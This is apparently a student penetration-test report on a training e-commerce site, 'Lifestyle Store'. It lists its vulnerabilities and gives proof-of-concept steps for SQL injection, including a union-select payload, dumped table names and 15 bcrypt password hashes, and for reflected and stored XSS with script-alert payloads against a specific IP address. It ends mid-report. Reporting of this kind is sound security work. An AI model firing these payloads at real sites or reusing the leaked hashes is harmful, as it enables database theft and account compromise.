



Lifestyle Store - Project Web Application





Detailed Developer Report

Security Status- Extremely Vulnerable

- Hackers can steal all records from the database of website.(SQLi)
- Hacker can take control of complete server including View, Add, Edit, delete files and folders. (Shell Upload)
- Hackers can change source code of application to host malware, phishing pages, or even explicit content. (Shell Upload)
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information or spoil the name of the company. (XSS)
- Hacker can execute any commands to extract information from website and deface it. (Admin panel access)
- Hacker can easily view default and debug pages, can easily guess the default passwords and can exploit all the vulnerability related to the third party components used. (Security misconfiguration)

Vulnerability Statistics

Colour coded:



Vulnerabilities

No.	Severity	Vulnerabilities	Count
1.	Critical	SQL Injections	3
2.	Severe	Reflected and Stored XSS	2
3.	Severe	IDOR	3
4.	Critical	Rate Limiting Issues	1
5.	Critical	Insecure File Uploads	1
6.	Critical	Components with known Vulnerabilities	3
7.	Critical	Default Admin Password	1
8.	Low	Descriptive Error Messages	1
9.	Low	Default Files and Pages	5
10.	Critical	Remote File Inclusion	1

Vulnerabilities

No.	Severity	Vulnerabilities	Count
11.	Moderate	Directory Listing	2
12.	Moderate	PII Leakage	1
13.	Severe	Open Redirection	1
14.	Severe	Bruteforce Exploitation of Coupon Codes	1
15.	Critical	Command Execution Vulnerability	2
16.	Severe	Forced Browsing	2
17.	Critical	Seller Account Access	1

1. SQL Injection

SQL Injection:

SQL Injection
(Critical)

Below mentioned URL in the **online e-commerce portal** is vulnerable to SQL injection attack.

Affected URL:

- <http://13.235.128.177/products.php?cat=1>

Affected Parameters:

- cat (GET Parameters)

Payloads:

- cat=1'

1. SQL Injection

SQL
Injection
(Critical)


Here are other similar SQLi in the application

Affected URL:

- <http://13.235.128.177/products.php?cat=2>
- <http://13.235.128.177/products.php?cat=3>


Observation

- Navigate to the Main Page of the website where you will see categories option click on “**T Shirt**” or “**Socks**” or “**Shoes**” to get into this URL, you will see products as per the category you have chosen but notice the **GET parameter** in the URL.



Observation


- Now, we apply single quote in category parameter(i.e. **GET parameter**): **13.235.128.177/products.php?cat=3'** and we get complete **MySQL error**.



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "3" LIMIT 0, 9' at line 1


Observation

- We then put --+ : **13.235.128.177/products.php?cat=3'--+** and the error is removed **confirming SQL injection:**



Proof of Concept(PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:
`http://13.235.128.177/products.php?cat=1' union select 1,database(),2,version(),3,4,5--+`



PoC-Attacker can dump arbitrary data

- **No. of databases: 2**
- hacking_training_project
- Information_schema
- **No of tables in hacking_training_project : 10**
- Brands
- cart_items
- categories
- customers
- order_items
- orders
- product_reviews
- products
- sellers
- user

```
available databases [2]:  
[*] hacking_training_project  
[*] information_schema
```

```
Database: hacking_training_project  
[10 tables]  
+-----+  
| brands  
| cart_items  
| categories  
| customers  
| order_items  
| orders  
| product_reviews  
| products  
| sellers  
| users  
+-----+
```

Business Impact –Extremely high

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it. Below is the screenshot of users table which shows user credentials being leaked, although the password is encrypted yet vulnerable and can be misused by hackers. Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

```
Database: hacking_training_project
Table: users
[15 entries]
```

id	password	user_name
1	\$2y\$10\$xkmdvrXSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	admin
2	\$2y\$10\$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtx0kBq0JURAHs0	Donal234
3	\$2y\$10\$xkmdvrXSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	Pluto98
4	\$2y\$10\$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrLS0Vei0KLVDa	chandan
5	\$2y\$10\$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC	Popeye786
6	\$2y\$10\$RYxNh0yV/G4g70tFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	Radhika
7	\$2y\$10\$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	Nandan
8	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG	MurthyAdapa
9	\$2y\$10\$GhDB8h1X6XjPMY12GZ1vD07Y3en97u1/.oXTZLmYqB6F18FBgecvG	john
10	\$2y\$10\$kiUiKn3HPFbuyTtK75LLNurxzqC0LX3eMGy0/Uxl6JOoG37dCGKLq	bob
11	\$2y\$10\$z/nyNlK RJ76m9ItMZ4N5l0eRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	jack
12	\$2y\$10\$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	bulLa
13	\$2y\$10\$pB3U9iFwxBgSbl2AkBpiEeIBdhiYfWY9y.xV23q12gGbMCyn7N3g2	hunter
14	\$2y\$10\$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2	asd
15	\$2y\$10\$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	acdc

Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query.
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ' **to** ', " **to** \" , \ **to** \\. It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions

References

- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection

2. Reflected Cross Site Scripting (XSS)

XSS:

Cross Site
Scripting
(Severe)

Below mentioned parameters are vulnerable to Reflected XSS,

Affected URL:

- [http://13.235.128.177/search/search.php?q=\(**here**\)](http://13.235.128.177/search/search.php?q=(here))

Affected Parameters:


- q

Payload:

- "><script>alert(1)</script>


Observation

- Log in to your account.
- Then go to **My Cart** and then click on **SHOP NOW** button and type “<>” in the Search Box.
- You will notice that the code being reflected on the website.



PoC-custom script was executed

- Now, put the payload instead of "<>" after the **q** parameter:
"><script>alert(1)</script>"
- **As you can see we executed custom JS causing popup.**



2. Stored Cross Site Scripting (XSS)

Stored XSS:

Cross Site
Scripting
(Severe)

Below mentioned parameters are vulnerable to stored XSS,

Affected URL:

- `http:// 13.235.128.177 /products/details.php?p_id=(all id's)`

Affected Parameters:


- Customer review text field

Payload:

- `<script>alert(1)</script>`

Observation

Log in to your account. Then go to **My Cart** and then click on **SHOP NOW** button and select any product, Or Navigate to `http:// 13.235.128.177 /products/details.php?p_id=11` (here I selected product number 11).




PoC- the script was executed

